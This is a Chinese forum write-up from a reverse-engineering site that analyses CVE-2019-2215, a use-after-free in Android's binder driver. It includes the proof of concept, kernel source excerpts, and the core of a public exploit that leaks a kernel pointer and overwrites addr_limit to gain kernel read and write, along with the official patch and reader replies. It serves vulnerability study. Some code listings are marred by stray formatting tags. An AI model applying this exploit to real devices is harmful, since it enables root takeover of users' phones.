


三年三班三井寿

五发破解



用QQ帐号登录

只需一步，快速开始

帐号

用户名/Email

自动登录

找回密码

密码

登录

注册[Register]

精品软件区 逆向资源区 病毒救援区 福利经验区

脱壳破解区 移动安全区 病毒分析区 编程语言区 动画发布区 安全工具区

站点公告 站点导航 站点总版规 申请专区 招聘求职 违规怎么办 站点帮助 站务处理

查看: 20027 | 回复: 80

[漏洞分析] CVE-2019-2215漏洞学习及利用  [复制链接]

 发表于 2019-12-31 21:04 ▶

精华

楼主 电梯直达

本帖最后由 三年三班三井寿 于 2020-1-9 17:08 编辑

**本帖仅作学习过程记录，勿用作其他用途**

很久不来发帖了，今年最后一天，还是写点啥吧。我也是刚刚接触安卓漏洞的小白，之前只接触过一个水滴，若写的不对，欢迎各位大佬指出，共同进步。

本帖主要针对git上开源的CVE-2019-2215 exp源码以及该漏洞原理展开分析，当然该exp还有很大局限性，后续适配方面还得做很多工作。

**漏洞介绍：**

CVE-2019-2215由Google公司Project Zero小组发现，并被该公司的威胁分析小组（TAG）确认其已用于实际攻击中。TAG表示该漏洞利用可能跟一家出售漏洞和利用工具的以色列公司NSO有关，随后NSO集团发言人公开否认与该漏洞存在任何关系。该漏洞实质是内核代码一处UAF漏洞，成功利用可以造成本地权限提升，并有可能完全控制用户设备。但要成功利用该漏洞，需要满足某些特定条件。

**漏洞详情：**

直接看公开的一段概念证明：

[C] 纯文本查看 复制代码

```
01 #include <fcntl.h>
02 [/font][font=新宋体]#include <sys/epoll.h>
03 #include <sys/ioctl.h>
04 #include <unistd.h>
05 #define BINDER_THREAD_EXIT 0x40046208u1
06 int main()
07 {
08     int fd, epfd;
09     struct epoll_event event = { .events = EPOLLIN };
10     fd = open("/dev/binder0", O_RDONLY);
11     epfd = epoll_create(1000);
12     epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
13     ioctl(fd, BINDER_THREAD_EXIT, NULL);
14 }
```

官方描述为：

[size=13.3333px]binder\_poll() passes the thread->wait waitqueue that can be slept on for work. When a thread that uses epoll explicitly exits using BINDER\_THREAD\_EXIT, the waitqueue is freed, but it is never removed from the corresponding epoll data structure. When the process subsequently exits, the epoll cleanup code tries to access the waitlist, which results in

[size=13.3333px]a use-after-free.

原理其实很简单，当使用epoll的线程调用 BINDER\_THREAD\_EXIT, binder\_thread被释放；而当进程结束或epoll主动调用EPOLL\_CTL\_DEL时，将会遍历到释放掉的binder\_thread中的wait

[C] 纯文本查看 复制代码



三年三班三井寿



```

03 struct binder_thread {
04     struct binder_proc *proc;
05     struct rb_node rb_node;
06     struct list_head waiting_thread_node;
07     int pid;
08     int looper; /* only modified by this thread */
09     bool looper_need_return; /* can be written by other thread */
10     struct binder_transaction *transaction_stack;
11     struct list_head todo;
12     bool process_todo;
13     struct binder_error return_error;
14     struct binder_error reply_error;
15     wait_queue_head_t wait;
16     struct binder_stats stats;
17     atomic_t tmp_ref;
18     bool is_dead;
19     struct task_struct *task;
20 };

```

注意其等待队列wait\_queue\_head\_t，该字段正是触发uaf的点，其结构如下：typedef struct \_\_wait\_queue\_head wait\_queue\_head\_t;

```

struct __wait_queue_head {
    spinlock_t lock;
    struct list_head task_list;
};

```

list\_head就是个双向链表但当进程退出的时候，或者是我们主动调用EPOLL\_CTL\_DEL时，epoll删除操作会使用到binder\_thread->wait,造成UAF。

[C] [纯文本查看](#) [复制代码](#)

```

01 static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned long arg) ?
02 {
03     int ret;
04     struct binder_proc *proc = filp->private_data;
05     struct binder_thread *thread;
06     unsigned int size = _IOC_SIZE(cmd);
07     .....
08     case BINDER_THREAD_EXIT:
09         binder_debug(BINDER_DEBUG_THREADS, "%d:%d exit\n",
10                     proc->pid, thread->pid);
11         binder_thread_release(proc, thread);
12         thread = NULL;
13         break;
14     .....
15 }

```


通过3.18.70内核源码找到UAF free部分，binder\_ioctl调用BINDER\_THREAD\_EXIT时，调用了binder\_thread\_release，有的内核代码是直接调用的binder\_free\_thread。最终在binder\_free\_thread中kfree掉thread。

[C] [纯文本查看](#) [复制代码](#)

```

01 static int binder_thread_release(struct binder_proc *proc,
02                                 struct binder_thread *thread) ?
03 {
04     .....
05     if (send_reply)
06         binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
07     binder_release_work(proc, &thread->todo);
08     binder_thread_dec_tmpref(thread);
09     return active_transactions;
10     .....
11 }
12 ///////////////////////////////////////////////////
13 static void binder_thread_dec_tmpref(struct binder_thread *thread)
14 {
15     .....
16         binder_free_thread(thread);
17         return;
18     }
19     .....
20 }
21 ///////////////////////////////////////////////////
22 static void binder_free_thread(struct binder_thread *thread)
23 {
24     BUG_ON(!list_empty(&thread->todo));
25     binder_stats_deleted(BINDER_STAT_THREAD);
26     binder_proc_dec_tmpref(thread->proc);
27     put_task_struct(thread->task);
28     kfree(thread);
29 }
30 }

```



[C] [纯文本查看](#) [复制代码](#)

```

01 static void ep_unregister_pollwait(struct eventpoll *ep, struct epitem *epi)
02 {
03     struct list_head *lsthed = &epi->pwqlist;
04     struct eppoll_entry *pwq;
05     while (!list_empty(lsthed)) {
06         pwq = list_first_entry(lsthed, struct eppoll_entry, llink);
07         list_del(&pwq->llink);
08         ep_remove_wait_queue(pwq);
09         kmem_cache_free(pwq->cache, pwq);
10     }
11 }
12 static void ep_remove_wait_queue(struct eppoll_entry *pwq)
13 {
14     ..... whead = smp_load_acquire(&pwq->whead);
15     if (whead)
16         remove_wait_queue(whead, &pwq->wait);
17     .....
18 }
19 void remove_wait_queue(wait_queue_head_t *q, wait_queue_t *wait)
20 {
21     .....
22     __remove_wait_queue(q, wait);
23     .....
24 }
    
```

而此时的q指向的数据已经被释放，触发了内核崩溃。当然也有可能这片空间又被申请了或其他原因，导致q仍指向有效的数据，所以该poc并不能有效地判断出自己手机上是否存在该漏洞\_\_remove\_wait\_queue再往下看，EPOLL\_CTL\_DEL本质上就是一个链表的删除操作,next->prev=prev。

[C] [纯文本查看](#) [复制代码](#)

```

01 static inline void __remove_wait_queue(wait_queue_head_t *head, wait_queue_t *old)
02 {
03     list_del(&old->task_list);
04 }
05 static inline void list_del(struct list_head *entry){
06     __list_del(entry->prev, entry->next);
07     entry->next = LIST_POISON1;
08     entry->prev = LIST_POISON2;
09 }
10 static inline void __list_del(struct list_head *prev, struct list_head *next){
11     next->prev=prev;
12     WRITE_ONCE(prev->next, next);
13 }
    
```

## 漏洞利用:

测试手机为px2，内核版本4.4.155.

利用的核心是用iovec这个结构体去占位释放的binder\_thread，该方法最早由keen实验室提出。64位下iovec大小仅为0x10，可以很方便地控制我们所需要的字段以及kmalloc的大小，当然在适配过程中也存在wait与之未对齐的情况。

[C] [纯文本查看](#) [复制代码](#)

```

1 struct iovec{
2     void *iov_base; /* Pointer to data. */
3     size_t iov_len; /* Length of data. */
4 };
    
```

利用readv,wreitev time-of-check time-of-use机制绕过其对iov\_base是否为用户态地址的检查,并kmalloc出空间对binder\_thread进行占位

[C] [纯文本查看](#) [复制代码](#)

```

01 static ssize_t do_readv_writev(int type, struct file *file,
02                                const struct iovec __user * uvector,
03                                unsigned long nr_segs, loff_t *pos)
04 {
05     .....
06     ret = rw_copy_check_uvector(type, uvector, nr_segs,
07                                ARRAY_SIZE(iovstack), iovstack, &iov);
08     .....
09 }
    
```



```

11  struct iovec *fast_pointer,
12  struct iovec **ret_pointer) [/font][font=新宋体][[/font][font=新宋体]unsigned
13  ssize_t ret;
14  struct iovec *iov = fast_pointer; [/font]
15  [font=新宋体] /*
16   * SuS says "The readv() function *may* fail if the iovcnt argument
17   * was less than or equal to 0, or greater than {IOV_MAX}. Linux has
18   * traditionally returned zero for zero segments, so...
19   */
20  if (nr_segs == 0) {
21      ret = 0;
22      goto out;
23  } [/font]
24  [font=新宋体] /*
25   * First get the "struct iovec" from user memory and
26   * verify all the pointers
27   */
28  if (nr_segs > UIO_MAXIOV) {
29      ret = -EINVAL;
30      goto out;
31  }
32  if (nr_segs > fast_segs) {
33      iov = kmalloc(nr_segs*sizeof(struct iovec), GFP_KERNEL);
34      if (iov == NULL) {
35          ret = -ENOMEM;
36          goto out;
37      }
38  }
39  if (copy_from_user(iov, uvector, nr_segs*sizeof(*uvector))) {
40  [/font]
41  [font=新宋体].....[/font][font=新宋体]}[/font][font=新宋体]

```

## leak info:

直接看exp源码，首先是内核信息泄露部分：

[C] 纯文本查看 复制代码

```

01  struct epoll_event event = { .events = EPOLLIN };
02  [/font][font=新宋体] if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)) err(1,
03
04  struct iovec iovec_array[IOVEC_ARRAY_SZ];
05  memset(iovec_array, 0, sizeof(iovec_array));
06
07  iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page_4g_aligned; /* spinlock in t
08  iovec_array[IOVEC_INDX_FOR_WQ].iov_len = 0x1000; /* wq->task_list->next */
09  iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; /* wq->task_lis
10  iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len = 0x1000; int b;
11  int pipefd[2];
12  if (pipe(pipefd)) err(1, "pipe");
13  if (fcntl(pipefd[0], F_SETPIPE_SZ, 0x1000) != 0x1000) err(1, "pipe size");
14  [/font]
15  [font=新宋体] static char page_buffer[0x1000];

```

首先根据binder\_thread大小构造了个0x190/0x10个iovec，且只对iovec\_array[0xa]以及iovec\_array[0xa+1]进行了初始化操作。

在该内核中，wait在binder\_thread中的偏移为0xA0，iovec结构体大小为0x10，与之对应的即为iovec\_array[0xa].iov\_base。

该偏移可以在zImage中调用binder\_thread->wait处利用IDA找到，有很多地方。之后设置pipe size为0x1000。

触发时先调用BINDER\_THREAD\_EXIT释放binder\_thread，紧接着调用writev进行占位，内核调用kmalloc占位刚刚释放的binder\_thread。此时由于iovec\_array数组0-9全为0，所以直接从iovec\_array[0xa]进行写入。


而iovec\_array[0xa].iov\_len刚好等于设置的管道的大小，且iovec\_array[0xa+1].iov\_base是未被申请的址，所以在此阻塞住等待读取。

接着子进程调用EPOLL\_CTL\_DEL，task\_list进行链表unlink，iovec\_array[0xa].iov\_base被当作自旋锁。由于自旋锁只占4字节，而我们可以传入一个8字节的mmap出的地址，只要其低位全0则可以造成崩溃。iovec\_array[0xa].iov\_len以及iovec\_array[0xa+1].iov\_base则会被当做wait->task\_list->next以及wait->task\_list->prev，在unlink之后这两个指针则会指向自己的task\_list（即iovec\_array[0xa].iov\_len占位的置），造成内核信息泄露。

子进程先读取0x1000长度无效数据，并解除管道阻塞；

父进程再次调用readv读取出指向wait->task\_list的wait->task\_list->prev通过binder\_thread->wait->task\_list加0xe8偏移获取到最后的task\_struct指针。

三年三班三井寿



```
01 if (fork_ret == 0){
02     [/size][font][font=新宋体][size=3] /* Child process */
03     prctl(PR_SET_PDEATHSIG, SIGKILL);
04     sleep(2);
05     printf("CHILD: Doing EPOLL_CTL_DEL.\n");
06     epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event);
07     printf("CHILD: Finished EPOLL_CTL_DEL.\n");
08     // first page: dummy data
09     if (read(pipefd[0], page_buffer, sizeof(page_buffer)) != sizeof(page_buffer)) e
10     close(pipefd[1]);
11     printf("CHILD: Finished write to FIFO.\n");
12
13     exit(0);
14 }
15 //printf("PARENT: Calling READV\n");
16 ioctl(binder_fd, BINDER_THREAD_EXIT, NULL);
17 b = writev(pipefd[1], iovec_array, IOVEC_ARRAY_SZ);
18 printf("writev() returns 0x%x\n", (unsigned int)b);
19 // second page: leaked data
20 if (read(pipefd[0], page_buffer, sizeof(page_buffer)) != sizeof(page_buffer)) err
21 int status;
22 if (wait(&status) != fork_ret) err(1, "wait");[/size][font]
23 [font=新宋体][size=3] current_ptr = *(unsigned long *) (page_buffer + 0xe8);
24 [/size][font]
25 [font=新宋体][size=3] printf("current_ptr == 0x%lx\n", current_ptr);
```

在谷歌内核中, task\_struct第一个字段为thread\_info,thread\_info中第二个字段addr\_limit十分重要, 它确保了用户态无法传递内核指针。

[C] 纯文本查看 复制代码


```
01 struct task_struct {
02     [/size][font][font=新宋体][size=3]#ifdef CONFIG_THREAD_INFO_IN_TASK
03     /*
04      * For reasons of header soup (see current_thread_info()), this
05      * must be the first element of task_struct.
06      */
07     struct thread_info thread_info;
08 #endif
09     volatile long state; /* -1 unrunnable, 0 runnable, >0 stopped */
10     void *stack;
11     atomic_t usage;
12     unsigned int flags; /* per process flags, defined below */
13     .....}
14 ///////////////
15 struct thread_info{
16     unsigned long flags;
17     mm_segment_t addr_limit;
18     .....}
```

## patch addr\_limit:

我们需要做的就是将其patch掉,也是第二次利用:

[C] 纯文本查看 复制代码

```
01 struct epoll_event event = { .events = EPOLLIN };
02 if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)) err(1, "epoll_add");
03
04 struct iovec iovec_array[IOVEC_ARRAY_SZ];
05 memset(iovec_array, 0, sizeof(iovec_array));
06
07 unsigned long second_write_chunk[] = {
08     1, /* iov_len */
09     0xdeadbeef, /* iov_base (already used) */
10     0x8 + 2 * 0x10, /* iov_len (already used) */
11     current_ptr + 0x8, /* next iov_base (addr_limit) */
12     8, /* next iov_len (sizeof(addr_limit)) */
13     0xfffffffffffffffe /* value to write */
14 };
15
16 iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page_4g_aligned; /* spinlock in
17 iovec_array[IOVEC_INDX_FOR_WQ].iov_len = 1; /* wq->task_list->next */
18 iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; /* wq->task_l:
19 iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len = 0x8 + 2 * 0x10; /* iov_len of prev:
20 iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_base = (void *)0xBEEFDEAD;
21 iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_len = 8; /* should be correct from the st
22
23 int socks[2];
24 if (socketpair(AF_UNIX, SOCK_STREAM, 0, socks)) err(1, "socketpair");
25 if (write(socks[1], "X", 1) != 1) err(1, "write socket dummy byte"); pid_t fork
26 if (fork_ret == -1) err(1, "fork");
27 if (fork_ret == 0){
```



```
30 sleep(2);
31 printf("CHILD: Doing EPOLL_CTL_DEL.\n");
32 epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event);
33 printf("CHILD: Finished EPOLL_CTL_DEL.\n");
34 if (write(socks[1], second_write_chunk, sizeof(second_write_chunk)) != sizeof(s
35     err(1, "write second chunk to socket");
36     exit(0);
37 }
38 ioctl(binder_fd, BINDER_THREAD_EXIT, NULL);
39 struct msghdr msg = {
40     .msg_iov = iovec_array,
41     .msg_iovlen = IOVEC_ARRAY_SZ
42 };
43 int rcvmsg_result = rcvmsg(socks[0], &msg, MSG_WAITALL);
44 printf("rcvmsg() returns %d, expected %lu\n", rcvmsg_result,
45     (unsigned long)iovec_array[IOVEC_INDX_FOR_WQ].iov_len +
46     iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len +
47     iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_len));
```

和之前类似，先BINDER\_THREAD\_EXIT释放，紧接着rcvmsg使用iovec占位并阻塞住等待写入。此时，iovec\_array[0xa]大小为1已经写入，所以即使后面iov\_len发生改变也没有影响接下来，子进程调用EPOLL\_CTL\_DEL，unlink后，iovec\_array[0xa].iov\_len以及iovec\_array[0xa+1].iov\_base也都分别指向了自己的task\_list（即iovec\_array[0xa].iov\_len占位的位置）当再次调用write写入时，会将0x8 + 2 \* 0x10大小的数据写入iovec\_array[0xa+1].iov\_base指向处（即iovec\_array[0xa].iov\_len），写入的内容是精心构造的。

即写入iovec\_array[0xa].iov\_len=1，iovec\_array[0xa+1].iov\_base=0xDEADBEEF，iovec\_array[0xa+1].iov\_len=0x8 + 2 \* 0x10，iovec\_array[0xa+2].iov\_base=current\_ptr + 0x8，iovec\_array[0xa+2].iov\_len=8最后还剩一个长度为8的数据（0xfffffffffffffe）将写入iovec\_array[0xa+2].iov\_base，此时iovec\_array[0xa+2].iov\_base已经在前一步变为current\_ptr + 0x8（addr\_limit）。

至此，就patch了addr\_limit，拥有了内核读写权限，接下来就是常规操作，通过符号表获取一些地址的偏移，计算基址去掉kaslr，禁用selinux，提权balabala....

## 后续改进：

适配过程中，主要的问题出在binder\_thread结构中，比如看一下vivo\_y15s的内核源码，binder\_thread结构最后不再有task\_struct结构，使得该方案不再可行。

[C] [纯文本查看](#) [复制代码](#)

```
01 struct binder_thread {
02     [/size][font][font=新宋体][size=3] struct binder_proc *proc;
03     struct rb_node rb_node;
04     int pid;
05     int looper;
06     struct binder_transaction *transaction_stack;
07     struct list_head todo;
08     uint32_t return_error; /* Write failed, return error code in read buf */
09     uint32_t return_error2; /* Write failed, return error code in read */
10     /* buffer. Used when sending a reply to a dead process that */
11     /* we are also waiting on */
12     wait_queue_head_t wait;
13     struct binder_stats stats;
14 #ifdef BINDER_PERF_EVAL
15     struct binder_timeout_stats to_stats;
16 #endif
17 };
```

因此，在无法直接patch掉addr\_limit情况下，我们得找更加通用的信息泄露点来过掉kaslr。比如可以不选择binder\_thread泄露，而epoll EPOLL\_CTL\_ADD两次，再EPOLL\_CTL\_DEL获取到epoll附近的内存结构，再通过特征匹配获取到epoll相关函数加载地址并计算出kernel\_slide。passkaslr后再用比较通用的提权方法内核镜像攻击，伪造swapper\_pg\_dir，并将描述符写入该地址。

由于可以实现任意地址写，所以上述方法也十分简单。但当binder\_thread->wait不再与iovec对齐，比如偏移为0x96时，就需要重新构造iovec，且其会同时影响到同一个iov\_base和iov\_len。针对这种情况，不知是否还能直接实现任意地址写，又或者需要构建ROP链进行利用。望有研究过此洞的大佬告知



三年三班三井寿



```
loc_FFFFFFFC000A5E53C      ; CODE XREF: .text:FFFFFFC000A5E534T]
                                CBZ      X1, loc_FFFFFFFC000A5E564
                                ADD      X0, X1, #0x98
                                MOV      W1, #1
                                MOV      W2, W1
                                CBZ      W20, loc_FFFFFFFC000A5E558
                                BL       _wake_up_sync
                                B        loc_FFFFFFFC000A5E5D0
```

吾爱破解论坛  
www.52pojie.cn

最后 附上官方补丁方案，只需在free掉binder\_thread之前，清理一下thread->wait即可

[C] 纯文本查看 复制代码

```
01 | diff --git a/drivers/android/binder.c b/drivers/android/binder.c
02 | index a340766..2ef8bd2 100644
03 | --- a/drivers/android/binder.c
04 | +++ b/drivers/android/binder.c
05 | @@ -4302,6 +4302,18 @@ static int binder_thread_release(struct binder_proc *proc,
06 |                                if (t)
07 |                                    spin_lock(&t->lock);
08 |                                }
09 | +
10 | + /*
11 | +  * If this thread used poll, make sure we remove the waitqueue
12 | +  * from any epoll data structures holding it with POLLFREE.
13 | +  * waitqueue_active() is safe to use here because we're holding
14 | +  * the inner lock.
15 | +  */
16 | + if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
17 | +     waitqueue_active(&thread->wait)) {
18 | +     wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
19 | + }
20 | +
21 | binder_inner_proc_unlock(thread->proc);
22 |
23 | if (send_reply)
```

2020.01.09

更一下，期间遇到了wait偏移未0x10对齐的情况，有0x98,0x48的，但都通过其他开源exp利用方式适配好了。信息泄露的点要想适配更多的话不能用exp中方案，最后还是通过泄露epoll周围相关函数，利用内核镜像攻击进行的提权

参考链接

<https://github.com/marcinguy/CVE-2019-2215/>

<https://bbs.pediy.com/thread-248444.htm>

<https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/commit/drivers/android/binder.c?h=linux-4.14.y&id=7a3cee43e935b9d526ad07f20bf005ba7e74d05b>

○ 免费评分

参与人数	45	吾爱币	+37	热心值	+41	理由	收起
	checkoday		+1			我很赞同!	
	hahauuuu	+1		+1		我很赞同!	
	hgfty1		+1			用心讨论，共获提升!	
	_左畔	+1		+1		表哥真谦虚	
	bianlei	+1		+1		我很赞同!	
	am654456	+1		+1		谢谢@Thanks!	
	kaixuanmen		+1			我很赞同!	
	nigacat	+1		+1		我很赞同!	
	9843635	+1		+1		热心回复!	
	wad57210088	+1		+1		用心讨论，共获提升!	
	回荡		+1			热心回复!	

三年三班三井寿



	Asula52	+ 1		感谢发布原创作品，吾爱破解论坛因你更精彩！
	lemon__star	+ 1	+ 1	我很赞同！
	gongyong728125	+ 1	+ 1	热心回复！
	自强	+ 1	+ 1	用心讨论，共获提升！
	samofan	+ 1	+ 1	谢谢@Thanks!
	温柔的一哥	+ 1	+ 1	用心讨论，共获提升！
	chkds	+ 1	+ 1	我很赞同！
	zerglurker	+ 1	+ 1	谢谢@Thanks!
	Ghouk	+ 1	+ 1	谢谢@Thanks!
	深寻	+ 1	+ 1	谢谢@Thanks!
	ArnoD	+ 1	+ 1	用心讨论，共获提升！
	博林爱学	+ 1		我很赞同！
	you920928	+ 1	+ 1	谢谢@Thanks!
	YIZU	+ 1	+ 1	我很赞同！
	uatlaosiji	+ 1	+ 1	用心讨论，共获提升！
	zhangchang	+ 1	+ 1	用心讨论，共获提升！
	yixi	+ 1	+ 1	我很赞同！
	Nachtmusik	+ 1	+ 1	鼓励转贴优秀软件安全工具和文档！
	deeplearning	+ 1	+ 1	我很赞同！
	poisonbcats	+ 1	+ 1	谢谢@Thanks!
	linrunqing521		+ 1	用心讨论，共获提升！
	PJS961219	+ 1		谢谢@Thanks!
	QGZZ	+ 1	+ 1	谢谢@Thanks!
	Tt2982	+ 1	+ 1	我很赞同！
	Lugia	+ 1	+ 1	谢谢@Thanks!
	siuhoapdou	+ 1	+ 1	用心讨论，共获提升！
	gaosld	+ 1	+ 1	用心讨论，共获提升！
	sevfox	+ 1		我很赞同！
	月六点年一倍	+ 1		谢谢@Thanks!
	Plus_0426	+ 1	+ 1	谢谢@Thanks!
	星辰雨露		+ 1	热心回复！
	Rodge100	+ 1	+ 1	欢迎分析讨论交流，吾爱破解论坛有你更精彩！
	xingzhe1314	+ 1	+ 1	优秀的中国人

[查看全部评分](#)



门户	网站	新帖	搜索	专辑	悬赏	排行榜	总版规	爱盘	帮助	 关注微信	快捷导航
三年三班三井寿			回复								举报
			 发表于 2020-1-2 13:39								推荐
			感谢大佬。学习了。但是没学懂								
			【吾爱破解论坛总版规】 - [让你充分了解吾爱破解论坛行为规则]								
			回复	支持 1	反对 0						举报
blindcat			 发表于 2020-1-1 09:22								推荐
			吾爱破解论坛没有任何官方QQ群，禁止留联系方式，禁止任何商业交易。								
			强，向楼主学习								
			如何升级？如何获得积分？积分对应解释说明！								
			回复	支持 1	反对 0						举报
nj001			 发表于 2019-12-31 22:09								推荐
			《站点帮助文档》有什么问题来这里看看吧，这里有你想知道的内容！								
			这很强,支持楼主								
			呼吁大家发布原创作品添加吾爱破解论坛标示！								
			回复	支持 0	反对 1						举报
Plus_0426			 发表于 2020-1-3 05:52								推荐
			Thanks&#9834;(&#65381;ω&#65381;)&#65417;								
			如何快速判断一个文件是否为病毒！								
			回复	支持 0	反对 1						举报
miqi1314			 发表于 2019-12-31 21:23								6
			学习了，强大！								
			回复	支持	反对						举报
judgecx			 发表于 2020-1-1 00:02								7
			前来观看								

门户 网站 新帖		搜索	专辑	悬赏	排行榜	总版规	爱盘	帮助	 快捷导航	
三年三班三井寿	ns_1	 发表于 2020-1-1 16:16								8#
		不断学习!								
		<div>回复支持反对</div>								举报
lsrh2000		 发表于 2020-1-2 11:55								9#
		感谢分享! 努力学习ing								
		<div>回复支持反对</div>								举报
hfw		 发表于 2020-1-2 14:48								10#
		学习一下								
		<div>回复支持反对</div>								举报
coder_x		 发表于 2020-1-2 19:59								11#
		可以可以 学习一下哈哈哈								
		<div>回复支持反对</div>								举报

下一 页 »

发帖

返回列表1234567891 / 9 页 下一 页

高级模式

您需要登录后才可以回帖 登录 | 注册[Register]  用QQ帐号登录

发表回复

警告：本版块禁止灌水或回复与主题无关内容，违者重罚！

☐ 回帖并转播

☐ 回帖后跳转到最后

本版积分规则

一页

三年三班三井寿



免责声明: 吾爱破解网(www.wuai.com)所有资源均来自互联网, 版权归作者所有。本站提供资源仅供学习和研究使用, 不得将上述内容用于商业或者非法用途, 否则, 一切后果请用户自负。本站不承担任何法律责任。您必须在下载后的24个小时之内, 从您的电脑中彻底删除上述内容。如果您喜欢该程序, 请支持正版软件, 购买注册。如有侵权请邮件与我们联系处理。

[Mail To:Service@52PoJie.Cn](mailto:Service@52PoJie.Cn)